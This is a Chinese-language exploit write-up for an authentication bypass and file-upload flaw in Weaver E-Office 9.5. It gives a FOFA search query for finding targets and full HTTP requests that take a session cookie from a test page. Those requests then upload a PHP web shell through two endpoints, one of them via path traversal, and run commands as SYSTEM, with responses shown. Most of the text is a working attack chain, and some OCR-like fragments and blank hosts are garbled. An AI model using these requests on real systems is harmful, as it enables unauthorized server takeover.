

# F8-7泛微-E-Office-文件上传


## 漏洞描述：

泛微e-office 存在权限绕过漏洞（测试页面sample.php），攻击者可以通过此页面获取有效cookie绕过权限校验，利用后台文件上传漏洞上传后门文件获取服务器控制权限。

## 影响版本：

e-office=9.5

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA: app="泛微-EOffice"

## 漏洞复现：

### 获取有效cookie

payload:

```
GET /sample.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
```

效果图:

Request

```
1 GET /sample.php HTTP/1.1
2 Host: :81
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
4 Content-Type: application/x-www-form-urlencoded
5 Accept-Encoding: gzip
```

Responses 7052bytes / 159ms

```
1 HTTP/1.1 200 OK
2 Date: Tue, 28 Nov 2023 12:59:17 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Set-Cookie: PHPSESSID=49aa22543af8b16221a9a67f5d3b24ec; LOGIN_LANG=cn
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Set-Cookie: LOGIN_LANG=cn; expires=Mon, 28 Nov 2023 12:59:17 GMT
10 Content-Type: text/html; charset=utf-8
11 Content-Length: 7052
12
13 <html>
14 <head>
15 <meta http-equiv="content-type" content="text/html; charset=utf-8">
16 <title>测试页面</title>
17 <link rel="stylesheet" type="text/css" href="/static/css/main.css">
18 </head>
19 <body>
20 <table border="0" width="100%" cellpadding="0" cellspacing="0">
21 <tr>
22 <td class="pagehead">
23 </td>
24 </tr>
25 <tr>
26 <td class="pagehead">测试页面
```

```
POST /inc/ext/upload/file-upload.php HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3kzQm4dBRhin8Dk
Cookie: 获取到的cookie LOGIN_LANG=cn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

-----WebKitFormBoundary3kzQm4dBRhin8Dk
Content-Disposition: form-data; name="userfile"; filename="1.php4"
Content-Type: image/jpeg

<?php system($_POST[cmd]);unlink($_FILE_);?>
-----WebKitFormBoundary3kzQm4dBRhin8Dk--
```

Request

```
1 POST /inc/ext/upload/file-upload.php HTTP/1.1
2 Host: :81
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
4 Accept-Encoding: gzip, deflate
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3kzQm4dBRhin8Dk
6 Cookie: PHPSESSID=49aa22543af8b16221a9a67f5d3b24ec; LOGIN_LANG=cn
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
8
9 -----WebKitFormBoundary3kzQm4dBRhin8Dk
10 Content-Disposition: form-data; name="userfile"; filename="1.php4"
11 Content-Type: image/jpeg
12
13 <?php system($_POST[cmd]);unlink($_FILE_);?>
14 -----WebKitFormBoundary3kzQm4dBRhin8Dk--
```

Responses 36bytes / 111ms

```
1 HTTP/1.1 200 OK
2 Date: Tue, 28 Nov 2023 13:03:04 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Type: text/html; charset=utf-8
9 Content-Length: 36
10
11 {albumId:11,succes:true,'file':null}
```

#### 获取上传路径

```
GET /general/address/view/get-images.php?alb_id=11&start=0&limit=1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Cookie: 获取到的cookie LOGIN_LANG=cn;
Accept-Encoding: gzip
```

Request

```
1 GET /general/address/view/get-images.php?alb_id=11&start=0&limit=1 HTTP/1.1
2 Host: :81
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
4 Content-Type: application/x-www-form-urlencoded
5 Cookie: PHPSESSID=49aa22543af8b16221a9a67f5d3b24ec; LOGIN_LANG=cn;
6 Accept-Encoding: gzip
7
8
```

Responses 185bytes / 91ms

```
1 HTTP/1.1 200 OK
2 Date: Tue, 28 Nov 2023 13:05:17 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Type: text/html; charset=utf-8
9 Content-Length: 185
10
11 {"total": "9", "images": [{"name": "", "size": "45", "lastmod": null, "url": "/attachment/album/1232719203/", "frist_url": "/attachment/album/1232719203/1.php4", "image_id": "9", "manage": "1"}]}
```

#### 验证并命令执行

Request

```
1 POST /attachment/album/1232719203/1.php4 HTTP/1.1
2 Host: :81
3 Cookie: PHPSESSID=49aa22543af8b16221a9a67f5d3b24ec; LOGIN_LANG=cn;
4 Accept-Encoding: gzip
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
6 Content-Type: application/x-www-form-urlencoded
7
8 cmd=whoami
```

Responses 21bytes / 556ms

```
1 HTTP/1.1 200 OK
2 Date: Tue, 28 Nov 2023 13:08:23 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 21
7
8 nt: authority\system
9
```

#### 文件上传PoC2

```
POST /general/system/interface/theme_set/save_image.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarymzrNfzlehkVc9A3Z
Cookie: 获取到的cookie LOGIN_LANG=cn;

-----WebKitFormBoundarymzrNfzlehkVc9A3Z
Content-Disposition: form-data; name="image_type"

../../../../clientTools
-----WebKitFormBoundarymzrNfzlehkVc9A3Z
Content-Disposition: form-data; name="upload"; filename="1.php"
Content-Type: image/jpeg

<?php system($_POST[cmd]);unlink(__FILE__);?>
-----WebKitFormBoundarymzrNfzlehkVc9A3Z
Content-Disposition: form-data; name="theme_name"

theme3
-----WebKitFormBoundarymzrNfzlehkVc9A3Z--
```

Request

```
1 GET /sample.php HTTP/1.1
2 Host: :8092
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
4 Content-Type: application/x-www-form-urlencoded
5 Accept-Encoding: gzip
6
7
```

Responses 7052bytes / 111ms

```
1 HTTP/1.1 200 OK
2 Date: Tue, 28 Nov 2023 13:33:37 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Set-Cookie: PHPSESSID=e8d281c4a425d11a04c95cf05ad2f1ca; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0
8 Pragma: no-cache
9 Set-Cookie: LOGIN_LANG=cn; expires=Mon, 24-Aug-2026 13:33:37 GMT
10 Content-Type: text/html; charset=utf-8
11 Content-Length: 7052
12
13 <html>
14 <head>
15 <meta http-equiv="content-type" content="text/html; charset=utf-8">
16 <title>测试页面</title>
17 <link rel="stylesheet" type="text/css" href="/theme/default/style.css">
18 </head>
19 <body>
20 <table border="0" width="100%" cellpadding="1" cellspacing="3">
21 <tr>
22 <td class="pagehead"> 测试页面
23 </td>
24 </tr>
25 <tr>
26 <td class="pagehead2">
27 <a class="button" href="#" onclick="this.blur();">
28 <span> 提交</span>
29 </a>
30 <a class="button" href="#" onclick="this.blur();">
```

Request

```
1 POST /general/system/interface/theme_set/save_image.php HTTP/1.1
2 Host: :8092
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
4 Accept-Encoding: gzip, deflate
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarymzrNfzlehkVc9A3Z
6 Cookie: PHPSESSID=e8d281c4a425d11a04c95cf05ad2f1ca; LOGIN_LANG=cn
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
8
9 -----WebKitFormBoundarymzrNfzlehkVc9A3Z
10 Content-Disposition: form-data; name="image_type"
11
12 ../../clientTools
13 -----WebKitFormBoundarymzrNfzlehkVc9A3Z
14 Content-Disposition: form-data; name="upload"; filename="1.php"
15 Content-Type: image/jpeg
16
17 <?php system($_POST[cmd]);unlink(__FILE__);?>
18 -----WebKitFormBoundarymzrNfzlehkVc9A3Z
19 Content-Disposition: form-data; name="theme_name"
20
21 theme3
22 -----WebKitFormBoundarymzrNfzlehkVc9A3Z--
```

Responses 124bytes / 232ms

```
1 HTTP/1.1 200 OK
2 Date: Tue, 28 Nov 2023 13:33:50 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Type: text/html; charset=utf-8
9 Content-Length: 124
10
11 <script>
12 window.location.href="/general/system/interface/theme_set/image_update.php?image_type=1&theme_name=theme3";
13 </script>
```

获取上传路径及文件名

```
GET /general/down.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Cookie: 获取到的cookie LOGIN_LANG=cn;
Accept-Encoding: gzip
```

数据包扫描 热加载 构造请求

Responses 2697bytes / 111ms

## 验证并命令执行

数据包扫描 热加载 构造请求

Responses 21bytes / 131ms

```
1 HTTP/1.1 200 OK
2 Date: Tue, 28 Nov 2023 13:34:27 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 21
7
8 nt-authority\system
9
```